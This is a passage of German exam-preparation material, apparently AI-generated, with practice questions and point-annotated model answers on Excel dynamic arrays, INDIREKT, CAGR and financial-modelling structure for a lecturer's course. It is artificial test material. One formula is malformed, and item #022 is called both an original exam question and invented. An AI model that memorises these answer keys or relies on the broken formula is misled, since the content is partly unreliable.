gleichnamige Tabellen sammeln lassen. (✓)(+11) Beim Zugriff auf jeweils eigene Quellmappen entfällt dieses Problem, weil jede Mappe ihren eigenen Namensraum hat; das ist ein zusätzliches, im Unterricht auf Nachfrage genanntes Argument für die Trennung von Werkzeug und Daten. (✓)(+12)

Rohleders Erwartung: Er hat in dieser Einheit ausdrücklich gesagt: „Wir müssen in der Lage sein, indirekte Formeln zu erfassen. Ja, das ist schon ein Lernziel.“ Verlangt ist deshalb nicht nur die Beschreibung des Nutzens, sondern das Lesen und Erklären des zusammengesetzten Ausdrucks Zeichen für Zeichen, und dazu die ehrliche Nennung des Preises, denn er stellt Vorteil und Rechenzeit-Penalty in der Vorlesung stets im selben Atemzug gegenüber.

Aufgabe #020 · 12 P. · Dynamische Kreuztabelle mit wählbarem Aufriss statt Pivot-Tabelle · von der KI erfunden – kein Original

In der Arbeitsmappe steht die formatierte Tabelle `tblKosmetik` mit unter anderem den Spalten `Name`, `Region`, `Produktgruppe`, `Produkt` und `Jahresmenge`. Gefordert ist eine Kreuztabelle der summierten Jahresmengen ohne Einsatz einer Pivot-Tabelle.

- a) (3 P.) Geben Sie die Formel an, die die Jahresmengen nach Produktgruppe in der Zeile und Region in der Spalte aufreißt, und erläutern Sie die Funktionsargumente.
- b) (5 P.) Bauen Sie die Formel so um, dass das Zeilenfeld über ein Dropdown in Zelle B2 wählbar wird. Geben Sie die Formel an und erläutern Sie jeden Umbauschritt.
- c) (4 P.) Erläutern Sie zwei Vorteile und zwei Grenzen dieser Lösung gegenüber der klassischen Pivot-Tabelle.

a) 3 P. – Die Kreuztabelle als dynamische Matrixformel

`=PIVOTMIT(tblKosmetik[Produktgruppe];tblKosmetik[Region];tblKosmetik[Jahresmenge];SUMME)`

Das erste Argument ist das Zeilenfeld, also das Kriterium, nach dem nach unten aufgerissen wird, hier die Produktgruppe. Das zweite Argument ist das Spaltenfeld, nach dem nach rechts aufgerissen wird, hier die Region. ✓ {1}

Das dritte Argument benennt die Werte, die analysiert werden sollen, hier die Jahresmenge, und das vierte Argument die zusammenfassende Funktion; `SUMME` ist zwar der Vorgabewert, wird aber sinnvollerweise ausgeschrieben, damit im Blatt lesbar bleibt, dass summiert und nicht gezählt wird. ✓ {2}

Alle weiteren Funktionsargumente stehen in eckigen Klammern und sind damit optional. Das Ergebnis ist eine dynamische Matrix mit blauem Rahmen, die sich bei jeder Änderung der Quelltablette sofort und ohne Zutun neu berechnet, einschließlich Gesamtergebnissen.

✓ {3}

b) 5 P. – Zeilenfeld über Zelle B2 wählbar machen

```
=PIVOTMIT(INDIREKT("tblKosmetik["&$B$2&"]);tblKosmetik[Region];tblKosmetik[Jahresmenge];SUMME)
```

Schritt 1: Das feste Feld zur Textkonstante machen. Der strukturierte Verweis `tblKosmetik[Produktgruppe]` ist ein fester Bezug, der nur durch Bearbeiten der Formel geändert werden kann. Er wird zunächst als Zeichenkette in Anführungszeichen geschrieben, damit er zusammensetzbar wird. ✓ {1}

Schritt 2: INDIREKT() davorsetzen. `INDIREKT()` nimmt eine Zeichenkette entgegen und liefert den Bezug zurück, den diese Zeichenkette beschreibt. Erst dadurch wird aus dem Text wieder ein rechenbarer Bereich. ✓ {2}

Schritt 3: Die Zeichenkette mit dem kaufmännischen Und aufteilen. Der Spaltenname wird aus dem Text herausgelöst und durch den Zellbezug ersetzt, sodass die drei Bestandteile `"tblKosmetik["`, `$B$2` und `"]` mit `&` verkettet werden. Der Bezug auf B2 wird mit F4 absolut gesetzt, damit die Formel gefahrlos kopiert werden kann. ✓ {3}

Schritt 4: Die Auswahlliste dynamisch bereitstellen. Auf einem Blatt *Parameter* erzeugt `=SORTIEREN(EINDEUTIG(tblKosmetik[#Kopfzeilen]))` beziehungsweise eine von Hand gepflegte Liste der zulässigen Spaltennamen einen dynamischen Vektor; dessen obere linke Zelle wird im Namensfeld auf `LSTSpalten` getauft. ✓ {4}

Schritt 5: Das Dropdown einrichten. Über *Daten* → *Datentools* → *Datenüberprüfung* → *Zulassen*: Liste wird als Quelle `=LSTSpalten#` eingetragen. Der Spill-Range-Operator sorgt dafür, dass die Liste mitwächst; alternativ trägt man den Rautenoperator einmalig im Namensmanager hinter der Definition ein, dann genügt `=LSTSpalten`. Der Anwender schaltet den kompletten Aufriss nun um, ohne die Formel je anzufassen. ✓ {5}

c) 4 P. – Zwei Vorteile und zwei Grenzen

Vorteil 1: Echte Live-Berechnung. Die dynamische Matrix aktualisiert sich automatisch, sobald sich die Datenlage in der Quelltablette ändert. Die Pivot-Tabelle tut das nicht, sondern muss über *Aktualisieren* angestoßen werden, weshalb dort abgelesene Zahlen veraltet sein können, ohne dass man es sieht. ✓ {1}

Vorteil 2: Kein zweiter Datenbestand und keine versteckte Konfiguration. Die Pivot-Tabelle legt einen Cache mit einer Kopie aller verdichteten Daten an, was die Mappe leicht doppelt so groß macht, und ihre Konfiguration steckt im Dialog statt im Blatt. Die Matrixformel steht sichtbar in einer Zelle und ist damit prüfbar. ✓ **(2)**

Grenze 1: Kein Drag-and-Drop-Komfort. Die Pivot-Tabelle erlaubt es, Felder mit einer Bewegung aus dem Daumengrundgelenk umzustecken und dabei explorativ zu arbeiten. Eine PIVOTMIT()-Formel muss man eingeben, und mit INDIREKT() zu flexibilisieren beherrschen in der Praxis sehr wenige. ✓ **(3)**

Grenze 2: Verfügbarkeit und Funktionsumfang. PIVOTMIT() und GRUPPIERENNACH() gibt es erst seit wenigen Jahren und nur in aktuellen Microsoft-365-Versionen, während die Pivot-Engine seit rund dreißig Jahren in jeder Installation läuft. Für Spezialfälle wie automatische Datumsgroupierung nach Quartalen, Datenschnitte, Zeitachsen oder berechnete Felder ist die Pivot-Tabelle weiterhin unschlagbar. ✓ **(4)**

■ Über die geforderten Punkte hinaus

Für den eindimensionalen Fall genügt die kleinere Schwester:

=GRUPPIERENNACH(tblKosmetik[Produkt];tblKosmetik[Jahresmenge];SUMME) fasst die Jahresmengen je Produkt zusammen und liest sich als Satz, nämlich „fasse die Jahresmengen per Summe nach den Produkten zusammen“. (✓){+1}

Beide Funktionen kennen weitere optionale Argumente für Gesamtergebnisse, Sortierreihenfolge und Filter, sodass sich das Gesamtergebnis abklemmen und die Sortierung umkehren lässt, ohne die Struktur zu ändern. (✓){+2}

Der englische Funktionsname lautet PIVOTBY, im deutschen Excel spricht Rohleder ihn als PIVOTMIT an; entscheidend für die Klausur ist die Argumentreihenfolge Zeilenfeld, Spaltenfeld, Werte, Funktion. (✓){+3}

INDIREKT() ist eine volatile Funktion und wird bei jeder Neuberechnung der Mappe ausgeführt. Bei einer kleinen Parametertabelle ist das folgenlos, in einem Modell mit Zehntausenden solcher Formeln aber ein Performanceproblem, das man kennen muss. (✓){+4}

Das Preisschild von INDIREKT() liegt außerdem in der Fehlersuche: Der Bezug entsteht erst zur Laufzeit aus Text, sodass die Formelüberwachung ihn nicht als Bezug erkennt und der Spurpfeil ins Leere zeigt. (✓){+5}

Die Datenüberprüfung ist an dieser Stelle keine Kosmetik, sondern Fehlerprävention: Ein Tippfehler im Feldnamen erzeugt bei INDIREKT() einen #BEZUG!, weil die zusammengesetzte Zeichenkette keine gültige Spalte beschreibt. (✓){+6}

Die Kombination lässt sich auf beide Achsen ausdehnen, sodass Zeilen- und Spaltenfeld über je ein Dropdown wählbar sind; Rohleder nennt das eine Standardaufriss-Vorbereitung, mundgerecht statt vier nebeneinanderkopierter Pivot-Tabellen. (✓){+7}

Für eine gefilterte Sicht ohne Pivot leistet =FILTER(tblKosmetik;(tblKosmetik[Name]=\$C\$4)*(tblKosmetik[Produktgruppe]=\$C\$5)) dasselbe; die Multiplikation verknüpft die beiden Wahrheitsvektoren als logisches Und, weil FALSCH intern als 0 und WAHR als 1 kodiert ist und nur 1 mal 1 die Zeile durchlässt. (✓){+8}

Findet der Filter keinen Datensatz, erscheint #KALK!; das ist keine Formelstörung, sondern die Meldung „keine Übereinstimmung“ und damit ein fachliches Ergebnis. (✓){+9}

Spaltenüberschriften über der Ergebnismatrix erzeugt man ebenfalls mit einem strukturierten Verweis auf die Kopfzeilen, statt sie hart einzutippen, damit auch die Beschriftung mitzieht, wenn sich eine Spalte umbenennt. (✓){+10}

Die Ergebnismatrix lässt sich mit dem Spill-Range-Operator weiterverarbeiten: =ANZAHL2 (B5#) zählt die Elemente des kompletten dynamischen Bereichs und wächst automatisch mit, wenn ein Produkt hinzukommt. (✓){+11}

Wichtig für die Bedienung: Löschen lässt sich eine dynamische Matrix nur über ihre obere linke Zelle; der Versuch, eine übergelaufene Zelle zu entfernen, wird mit dem Hinweis quittiert, dass der Wert aus der Formel in der Ankerzelle übergelaufen ist.

(✓){+12}

Rohleders Erwartung: Das ist die einzige Stelle im gesamten Semesterende, an der er wörtlich sagt „Das wäre auch mal eine schöne Klausuraufgabe“. Er will nicht nur die fertige Formel sehen, sondern die Umbaukette Textkonstante, INDIRECT (), kaufmännisches Und, absoluter Bezug, Dropdown, weil er dieselbe Kette in U14 beim Financial Modeling noch einmal Schritt für Schritt vorgeführt hat. Und er will hören, warum man das tut, nämlich damit der Anwender die Analyse anpassen kann, ohne die Formel anzufassen.

Aufgabe #021 · 10 P. · Die CAGR und was sie unter den Teppich kehrt · von der KI erfunden – kein Original

Eine Pressemitteilung wirbt: „Unser Unternehmenswert ist in den letzten zehn Jahren im Schnitt um 26 Prozent pro Jahr gewachsen.“ Der Blick in die Zahlenreihe zeigt: Im ersten Jahr ein Gewinn von 10, danach sieben Jahre lang Verluste zwischen minus 10 und minus 30, dann ein extrem steiler Anstieg in den letzten beiden Jahren.

a) (3 P.) Geben Sie die elementare Formel der CAGR sowie die dafür vorgesehene Tabellenblatfunktion an und erläutern Sie, wie die Periodenzahl bei gegebenen Tagesdaten ermittelt wird.

b) (4 P.) Erläutern Sie, welche Information die CAGR systematisch verdeckt, und beurteilen Sie die Werbeaussage.

c) (3 P.) Erläutern Sie, wie Sie die Aussage in einer Präsentation redlich ergänzen würden.

a) 3 P. – Formeln und Periodenzahl

Die elementare Formel lautet: Endbetrag geteilt durch Ausgangsbetrag, das Ganze hoch eins durch die Anzahl der Perioden, davon eins abgezogen. In Excel also = (C15/C5)^(1/

B2) - 1, wobei B2 die Periodenzahl enthält. Der Zinseszinsseffekt ist der Grund dafür, dass ein Wachstum von 100 auf 110 Euro in zehn Jahren nicht ein Prozent, sondern nur rund 0,96 Prozent jährlich erfordert. ✓ {1}

Die dafür vorgesehene Tabellenblatffunktion ist ZSATZINVEST() mit den Argumenten Zahlungszeiträume, Barwert und Zeitwert:

=ZSATZINVEST(\$B\$2;\$C\$5;\$C\$15)

✓ {2}

Liegen statt einer Periodenzahl Tagesdaten vor, wird die Periodenzahl mit BRTEILJAHRE() aus Ausgangs- und Enddatum berechnet, etwa =BRTEILJAHRE(B4;B5;1). Die Basis steuert die Zinstagezählung: 0 ist die amerikanische 30/360-Methode nach NASD-Norm, 1 die taggenaue Zählung, 2 taggenau über 360, 3 taggenau über 365 und 4 die europäische 30/360-Methode. Für den DAX ergaben sich vom 01.01.1988 bis zum Vorlesungstag rund 38,455 Perioden und daraus eine CAGR von rund 8,91 Prozent, also knapp neun Prozent jährlich. ✓ {3}

b) 4 P. – Was die CAGR verdeckt

In die Formel gehen ausschließlich zwei Werte ein, nämlich der Ausgangswert und der Endwert. Alles, was zwischen diesen beiden Zeitpunkten passiert ist, spielt für die Ermittlung überhaupt keine Rolle. ✓ {1}

Im geschilderten Fall bedeutet das: Die sieben Verlustjahre und der ungewöhnlich steile Endspurt sind aus der Kennzahl nicht ablesbar. Die CAGR unterstellt implizit einen gleichmäßigen Verlauf und erzeugt so das Bild einer kontinuierlichen Erfolgsgeschichte, wo tatsächlich eine Hängepartie mit spätem Ausreißer vorliegt. ✓ {2}

Ebenso wenig sichtbar wird das Risiko. Wer über zehn Jahre mit derartigen Schwankungen investiert war, hat erhebliche Risiken in die Bücher genommen; die geglättete Wachstumsrate spiegelt davon nichts wider. Beim DAX zeigt sich dasselbe Muster: Rund neun Prozent Durchschnittsverzinsung stehen neben Einbrüchen von etwa 40 Prozent im Zuge der globalen Finanzkrise 2008. ✓ {3}

Die Werbeaussage ist damit nicht gelogen, aber irreführend. Sie ist rechnerisch korrekt und verschweigt zugleich genau die Information, die für die Beurteilung entscheidend wäre, nämlich Volatilität, Verlustphasen und die Erklärungsbedürftigkeit des Endspurts. In Rohleders Worten: Erfolgsgeschichte gegen Hängepartie, und die CAGR kehrt Letztere gepflegt unter den Teppich. ✓ {4}

c) 3 P. – Redliche Ergänzung

Erstens gehört der tatsächliche Verlauf danebengestellt, am besten als zweite Datenreihe im selben Diagramm: die von der CAGR suggerierte glatte Kurve gegen die realisierten Werte. Der Unterschied wird damit in einem Blick sichtbar und muss nicht erläutert werden. ✓ {1}

Zweitens gehören der Ausgangs- und der Endzeitpunkt ausdrücklich genannt, weil die Kennzahl vollständig von ihnen abhängt; eine Verschiebung des Startjahres um zwei Jahre kann aus einer Erfolgs- eine Verlustgeschichte machen. Rohleders Auswertung nach Haltedauern zeigt das: Wer 1988 einstieg und zehn Jahre hielt, realisierte 18 Prozent jährlich, wer am Ende des Dotcom-Booms einstieg, musste nach zehn Jahren einen Wertverlust von rund 26,8 Prozent hinnehmen. ✓ {2}

Drittens gehört eine Schwankungsangabe dazu, mindestens der schlechteste und der beste Einzelwert der Periode, besser noch die Anzahl der Verlustjahre. Erst damit ist die Aussage vollständig, und erst dann kann der Empfänger beurteilen, ob die Durchschnittsrate für ihn relevant ist. ✓ {3}

■ Über die geforderten Punkte hinaus

Der DAX startete am 01.01.1988 nicht mit den geplanten 1.000, sondern aufgrund einer Technikalie mit 936 Punkten; für die CAGR-Rechnung ist das der Ausgangswert. (✓){+1} Zu beachten ist außerdem, dass es sich um einen Bruttoindex handelt, also um einen Performanceindex einschließlich Dividenden.

(✓){+2}

Den aktuellen Indexstand holt man ohne Formel über den Datentyp Aktien: Kürzel in eine Zelle eintippen, den Bearbeitungsmodus verlassen, *Daten* → *Datentypen* → *Aktien*, dann den Index aus den Vorschlägen auswählen. Aktualisiert wird mit Strg, Alt und F5. (✓){+3}

Für Zeitreihen gibt es zusätzlich BÖRSENHISTORIE(), eine dynamische Matrixformel, die Börse, Papier, Zeitraum und Intervall als Parameter nimmt und etwa wöchentliche Schlusskurse liefert. (✓){+4}

Zur Periodenzahl kursiert weiterhin DATEDIF(), die Excel nur zur Abwärtskompatibilität mit Lotus 1-2-3 bereitstellt; sie erscheint nicht im Autoergänzen, funktioniert aber nach Eingabe der Klammer und liefert nur volle Jahre, was sie für Geburtstage brauchbar und für Periodenzahlen untauglich macht.

(✓){+5}

Eine sehr gute Näherung ohne BRTEILJAHRE() ist die Differenz der Tagesdaten geteilt durch 365,25; über fast vierzig Jahre darf man auf die Schaltjahre nicht verzichten, weshalb die 25 Hundertstel entscheidend sind. (✓){+6}

Die Zinstagezählung selbst ist ein Traditionsartefakt: Man hat das Jahr auf 360 Zinstage vereinfacht, um taschenrechnertaugliche Zinseszinsformeln zu bekommen, und das schreibt sich bis heute in alle finanzmathematischen Funktionen fort. (✓)

{+7}

Der Unterschied zwischen amerikanischer und europäischer 30/360-Zählung liegt in der Behandlung des letzten Tages und macht gelegentlich einen einzelnen Tag aus; die Basen 2 und 3 stehen für die französische und die britische Zählweise. (✓){+8}

Als Anlageschluss aus derselben Demo: Über eine Haltedauer von 120 Monaten lag die realisierte Rendite in 42 von 335 Fällen unter einer angenommenen Inflation von 2,5 Prozent, also in rund 12,5 Prozent der Fälle, und in 293 Fällen darüber. (✓){+9}

Rohleders Anlagehinweis dazu, ausdrücklich als persönliche Meinung und nicht als Beratung: Bei langem Anlagehorizont sei „fire and forget“ eine gute Strategie, weil vorübergehende Einbrüche ausgesessen werden können. (✓){+10}

(✓){+11} **Dreh-Variante abgesichert:** „Verteidigen Sie die CAGR: In welchen Situationen ist die Glättung genau richtig?“ — Erstens beim Vergleichen: Nur die annualisierte geometrische Rate macht Zeiträume, Unternehmen oder Anlagen mit unterschiedlich langen Historien unmittelbar vergleichbar, und sie berücksichtigt dabei den Zinseszinsseffekt korrekt, den ein einfaches Mitteln der Jahresraten verfehlt. Zweitens bei langem Anlagehorizont: In Rohleders Haltedauer-Auswertung lag die realisierte Rendite über 120 Monate in 293 von 335 Fällen über der angenommenen Inflation von 2,5 Prozent, und für genau diese Frage ist die Durchschnittsrate je Haltedauer die passende Kennzahl. Bedingung bleibt in beiden Fällen, dass Anfangs- und Endzeitpunkt genannt werden — verteidigt wird die Kennzahl, nicht ihr Missbrauch.

Rohleders Erwartung: Er stellt die Frage in der Vorlesung wörtlich als „Welches Problem habe ich mit dieser Kegger, wenn ich auf diese Zahlungsreihe schaue?“ und liefert mit „alternative Fakten“ die Tonlage mit. Er will die formale Begründung sehen, dass nur Anfangs- und Endwert eingehen, und daraus die Bewertung ableiten, dass die Aussage korrekt und trotzdem irreführend ist. Ein bloßes „die CAGR ist ein Durchschnitt“ reicht nicht.

Finanzmodellierung: die starre Zeitachse (12 P) — SS24-Klausuraufgabe, aus U15 rekonstruiert

Aufgabe #022 · 12 P · Original-Klausuraufgabe SS24 (aus Rohleders U15-Besprechung rekonstruiert) · von der KI erfunden – kein Original

Die Abbildung skizziert eine Finanzplanung, wie sie in der Praxis sehr häufig anzutreffen ist: Die Monate laufen als Spalten nach rechts (Jan, Feb, ... über mehrere Jahre), die Kostenarten stehen unsortiert als Zeilen darunter, die Beträge sind direkt in die Monatszellen eingetragen.

- a) 6 P. Erläutern Sie drei konkrete und verschiedene Nachteile dieser Modellierung.
- b) 6 P. Skizzieren Sie eine bessere Modellierung und erläutern Sie, wie sich damit ein beliebiger Zeitraum auswerten lässt.

a) 6 P. – Drei Nachteile der starren Zeitachse

Erster Nachteil: Die Zeitachse ist starr und die Auswertung damit unflexibel. Wer die Monate fest als Spalten anlegt, hat genau eine Sicht auf die Daten — die Monatsscheibe. Sobald jemand ein Quartal, ein Halbjahr oder einen frei gewählten Zeitraum sehen will, muss von Hand über die richtigen Spalten summiert werden, und jede neue Frage erfordert neue Handarbeit. Eine feinere Granularität oder eine andere Zusammenfassung ist nicht oder nur mit erheblichem Aufwand möglich, und eine rollierende Sicht, die das laufende Jahr und zwölf Monate Zukunft zeigt, lässt sich mit dieser Anordnung überhaupt nicht sauber modellieren. ✓ {2}

Zweiter Nachteil: Das Modell wird unübersichtlich und fehleranfällig. Kostenarten, die nur quartalsweise oder jährlich anfallen — die Versicherung, der Jahresabschluss —, hinterlassen Zeilen voller leerer Zellen mit vereinzelt Beträgen irgendwo rechts. Wer weit nach rechts scrollt, verliert die Zeilenbeschriftung aus dem Blick und trägt Werte schnell in den falschen Monat oder die falsche Kostenart ein. Dazu kommt, dass Menschen sich in Zeilen intuitiver bewegen als in 36 Spalten — die Anordnung arbeitet gegen ihre Nutzer. ✓ {4}

Dritter Nachteil: Herkunft und Stand der Daten sind nicht erkennbar, und die Summen fehlen am falschen Ende. Dem Blatt ist nicht anzusehen, welcher Planungsstand es ist — Baseline oder dritte Überarbeitung, von wem erstellt, von wem freigegeben. Die Gesamtsumme je Kostenart fehlt oder steht ganz rechts am Zeilenende, wo man erneut hinscrollen muss; das Wichtige gehört nach links oben, wo es auf Anhieb sichtbar ist. Auch die Kostenarten selbst sind unsortiert — betriebswirtschaftlich sinnvoll wäre die ABC-Anordnung mit den großen Posten oben und den Peanut-Größen zugeklappt als „Sonstige“. ✓ {6}

b) 6 P. – Die bessere Modellierung: Zahlungen als Datensätze

Statt einer Zeitachse nach rechts wird jede Kostenart als eigene, mit STRG+T angelegte und sofort benannte Tabelle geführt — etwa TBL_{Personal} oder TBL_{Miete} — mit genau zwei Pflichtspalten: dem geschätzten Zahlungsdatum und dem Betrag. Jede Zahlung ist damit ein Datensatz in einer Zeile, und das Modell wächst nach unten statt nach rechts; ein zusätzliches Planungsjahr sind ein paar neue Zeilen, kein Umbau. Die geschätzten Zahlungstermine müssen dabei plausibel sein — ein wiederkehrender Prüfpunkt bei Rohleder: Der 1. Januar ist gesetzlicher Feiertag, da fließt kein Geld; der 31. Dezember dagegen ist ein Werktag im Sinne des Gesetzes, an dem noch gebucht wird. Wer eine Zahlung auf den Neujahrstag plant, hat nicht nachgedacht. ✓ {8} Preisentwicklungen wie eine Staffelmiete werden dabei nicht naiv fortgeschrieben, sondern als Formel mit Parameterzelle hinterlegt — keine harten Werte in Formeln. ✓ {9}

Die Auswertung übernimmt SUMMEWENNS auf einem getrennten Analyseblatt: Zwei Zellen definieren Start und Ende des gewünschten Zeitraums, und die Formel addiert alle Beträge, deren Datum dazwischen liegt —

=SUMMEWENNS(TBL_{Miete}[Betrag]; TBL_{Miete}[Datum]; ">="&Startdatum; TBL_{Miete}[Datum]; "<="&Enddatum)

Die Datumskriterien entstehen als Textverkettung aus Vergleichsoperator und Zellbezug, sodass sich Monat, Quartal oder ein beliebiges Intervall allein durch Ändern der beiden Datumzellen auswerten lässt — ohne eine einzige Formel anzufassen. ✓ {11} Ergänzend gilt seine Trennung der drei Geldgrößen: Zeitraumgrößen kumuliert SUMMEWENNS, Zeitpunktgrößen wie einen Kontostand zum Stichtag schlägt der XVERWEIS nach, und Barwertgrößen liefert XKAPITALWERT auf Basis der Datum/Betrag-Spalten samt definiertem Kalkulationszins. Die Datensatz-Modellierung ist also nicht nur aufgeräumter — sie ist die Voraussetzung dafür, dass alle drei Auswertungsarten überhaupt elegant funktionieren. ✓ {12}

■ Über die geforderten Punkte hinaus

(✓){+1} Die Probe gehört zum Stil: Nach dem Aufbau der SUMMEWENNS-Formel einen Betrag testweise ändern und prüfen, ob die Auswertung mitzieht — „Proof of Concept angetreten“, wie er es in U15 nennt. Zwei Zeilen Aufwand, und die Formel ist belegt statt behauptet.

(✓){+2} Diese Aufgabe stammt aus der SS24-Klausur, die in der Altmeister-Sammlung fehlt — die Musterantwort oben folgt wörtlich Rohleders eigener Besprechung in U15. Er hat dort ausdrücklich gesagt, dass eigenständiges Weiterdenken („Sie durften denken in dieser Aufgabe“) zusätzliche Punkte brachte.

Rohleders Erwartung: Drei **konkrete und verschiedene** Nachteile heißt bei ihm: drei unterschiedliche Mechanismen, nicht dreimal „unübersichtlich“ in Varianten. Und in b) will er die Tabellen-Schreibweise mit Präfix-Taufe sehen — wer A2:A500 statt TBL_{Miete}[Datum] schreibt, hat seine Vorlesung nicht gesehen.

Die drei Geldgrößen und ihre Funktionen (9 P) — aus U15 gebaut

Aufgabe #023 · 9 P · Die drei Geldgrößen und ihre Funktionen — aus U15 gebaut ·
von der KI erfunden – kein Original

„Es gibt nur drei Arten von Geldgrößen. Unser Leben als Kaufleute ist total einfach.“
(Rohleder, U15)

a) 6 P. Nennen Sie die drei Arten von Geldgrößen, erläutern Sie jede kurz und geben Sie je ein typisches Beispiel an.

b) 3 P. Ordnen Sie jeder Geldgröße die von Rohleder empfohlene Excel-Tabellenblattfunktion zu und begründen Sie die Zuordnung jeweils in einem Satz.

a) 6 P. – Die drei Arten von Geldgrößen

Zeitpunktgrößen haben zu einem Stichtag Gültigkeit: Sie beantworten die Frage, wie viel zu einem bestimmten Datum vorhanden war. Das klassische Beispiel ist alles, was in der Bilanz steht — „Bilanz zum 31.12.“ bedeutet, dass etwa das Eigenkapital genau auf diesen Tag hin abgegrenzt wurde. ✓ **⟨2⟩ Zeitraumgrößen** entstehen durch Kumulieren über eine definierte Spanne: Der Umsatz ist immer der Umsatz eines Monats, eines Quartals oder eines Jahres, nie der eines Stichtags — sie beantworten die Frage, wie viel innerhalb eines Zeitraums geflossen ist. ✓ **⟨4⟩ Barwertgrößen** sind auf einen Zeitpunkt auf- oder üblicherweise abgezinste Beträge; der Kapitalwert etwa ist die Summe von Barwerten und macht künftige Zahlungen über den Kalkulationszins zum heutigen Wert vergleichbar. ✓ **⟨6⟩**

b) 3 P. – Die Funktionszuordnung

Zeitpunktgrößen schlägt man nach, und die bevorzugte Nachschlagefunktion ist der **XVERWEIS** — er holt den zum Stichtag gehörenden Wert aus der Datentabelle, auf Wunsch mit der Option, den nächstgelegenen kleineren oder größeren Stichtag zu treffen. ✓ **⟨7⟩** Zeitraumgrößen kumuliert **SUMMEWENNS** als die dafür spezialisierte Funktion: Sie addiert alle Beträge, deren Datum im definierten Intervall liegt, und deckt damit nach Rohleders eigener Schätzung 98 Prozent der Anwendungsfälle ab. ✓ **⟨8⟩** Barwertgrößen ermittelt **XKAPITALWERT**, weil die Funktion jede Zahlung mit ihrem individuellen Datum präzise abzinst und damit auch unregelmäßige Zahlungsreihen sauber bewertet — die Voraussetzung ist genau die Datum/Betrag-Modellierung, die er im Financial Modeling ohnehin verlangt. ✓ **⟨9⟩**

(✓)⟨+1⟩ Reservepunkt zur Barwert-Funktion: XKAPITALWERT() ist NBW() vorzuziehen, weil es jede Zahlung mit ihrem individuellen Datum abzinst und damit auch unregelmäßige

Zahlungsreihen korrekt bewertet — und die Anschaffungsauszahlung gehört dort als erste, negative Zeile in die Werteliste.

Rohleders Erwartung: Die Dreiteilung ist sein wörtliches Ordnungsschema für das gesamte Financial Modeling — „Das sind die drei, die Sie kennen müssen.“ Wer in der Klausur eine Finanzplanungs-Aufgabe sieht, sollte die Antwort an diesen drei Größen entlang aufbauen; die Zuordnung Größe → Funktion ist dabei die halbe Miete.

7. Plan, Ist und Delta mit einer einzigen Steuerzelle umschalten (6 P)

Aufgabe #024 · 6 P · Plan, Ist und Delta mit einer einzigen Steuerzelle umschalten
· 6 Punkte · aus der U14-Vorführung gebaut · von der KI erfunden – kein Original

Ein Liquiditäts- und Finanzierungsplan wertet die Tabelle `tblZahlungen` aus, die neben Datum und Kategorie die drei Betragsspalten `Plan`, `Ist` und `Delta` trägt. Bisher zeigen alle Auswertungsformeln fest die Plan-Sicht.

- a) 4 P. Beschreiben Sie die Formelkonstruktion, mit der sich das gesamte Blatt über genau eine Steuerzelle zwischen Plan-, Ist- und Delta-Sicht umschalten lässt, und erläutern Sie jeden Baustein.
- b) 2 P. Erläutern Sie, wie die Blattüberschrift automatisch mitschaltet und warum die Delta-Spalte in der Tabelle selbst gepflegt wird statt in der Auswertung.

a) 4 P. – Die Umschalt-Konstruktion

Der Hebel liegt im **strukturierten Verweis**: In jeder Auswertungsformel steht der Spaltenname in eckigen Klammern, etwa `tblZahlungen[Plan]`. Genau dieser Feldname wird durch den Inhalt einer Steuerzelle ersetzt. ✓ {1} Dazu wird der Verweis als Text verkettet und mit `INDIREKT()` in einen echten Bezug übersetzt:

`=SUMMEWENN(INDIREKT("&B$1&")); ...)` — steht in B1 das Wort „Plan“, wertet die Formel die Plan-Spalte aus, steht dort „Ist“ oder „Delta“, die jeweils andere. ✓ {2} Damit in B1 nichts Falsches landet, gehört auf die Zelle eine

Datenüberprüfung mit der Liste Plan/Ist/Delta als Zellendropdown. ✓ {3} Der Preis der Konstruktion ist bekannt: `INDIREKT()` ist volatil und macht die Formel zur Textverarbeitung — bei einem Steuerungsblatt mit wenigen Dutzend Formeln ist das unkritisch, in Massen nicht. Es ist dieselbe Abwägung wie bei der Zero-Touch-Modellierung. ✓ {4}

b) 2 P. – Überschrift und Datenhaltung

Die Blattüberschrift wird als Verkettung gebaut, etwa „Ist-Sicht: Liquiditäts- und Finanzierungsplan“ — sie zeigt dann „Ist-Sicht: ...“ oder „Delta-Sicht: ...“, je nachdem, was in der Steuerzelle steht; genau so hat es die Vorlesung vorgeführt. ✓ {5}

Die Delta-Spalte steht in der Tabelle, weil sie dort **einmal** je Datensatz als [Ist] - [Plan] gepflegt wird und jede Auswertung sie wie eine gewöhnliche Betragsspalte behandeln kann; würde die Differenz erst in der Auswertung gebildet, müsste jede einzelne Auswertungsformel verdoppelt werden. ✓ {6}

Über die geforderten Punkte hinaus

(✓){+1} Rohleders Kommentar zur Konstruktion war „großes Kino“ — sie ist das Musterbeispiel dafür, dass ein gut modelliertes Blatt neue Sichten durch **eine** Zelländerung liefert statt durch Kopien des Blatts. Drei Blattkopien „Plan/Ist/Delta“ wären der Anfängerweg und ein Wartungsabtraum.

Rohleders Erwartung: Er will die Bausteine einzeln benannt sehen: strukturierter Verweis mit Feldname in eckigen Klammern, Textverkettung, INDIREKT als Übersetzer, Dropdown auf der Steuerzelle. Wer zusätzlich den Volatilitäts-Vorbehalt und die mitschaltende Überschrift nennt, liefert die Vorführung vollständig zurück.

Aufgabe #025 · 6 P · Liquiditätsplanung: Zugang, Abgang, Saldo und das Girokonto · 6 Punkte · aus der U14-Vorführung gebaut · von der KI erfunden – kein

Original

Ein Startup soll für die Hausbank eine Liquiditätsplanung über 18 Monate vorlegen.

- a) 3 P. Beschreiben Sie den Grundaufbau der Auswertung und erläutern Sie, welche Zeile die Bank vor allem ansieht und mit welchem Anspruch.
- b) 3 P. Erläutern Sie, warum bei einem sich abzeichnenden Engpass von der Monats- auf die Wochenscheibe gewechselt wird und warum dieser Wechsel in einer datensatzorientierten Planung fast nichts kostet.

a) 3 P. – Der Grundaufbau

Die Auswertung führt je Periode drei Zeilen: den **Liquiditätszugang** (alle Einzahlungen der Periode), den **Liquiditätsabgang** (alle Auszahlungen) und als Differenz den **Liquiditätssaldo** der Periode. ✓ {1} Darunter steht das **Girokonto**, und das ist nichts anderes als der über die Zeit **kumulierte** Liquiditätssaldo: Anfangsbestand plus alle bisherigen Periodensalden. ✓ {2} Genau auf diese Girokonto-Zeile schaut die Bank — sie will sehen, dass das Konto **durchgehend im Plus** ist, und zwar mit einem attraktiven Puffer, weil es erfahrungsgemäß nicht so kommt wie geplant. ✓ {3}

b) 3 P. – Monats- gegen Wochenscheibe

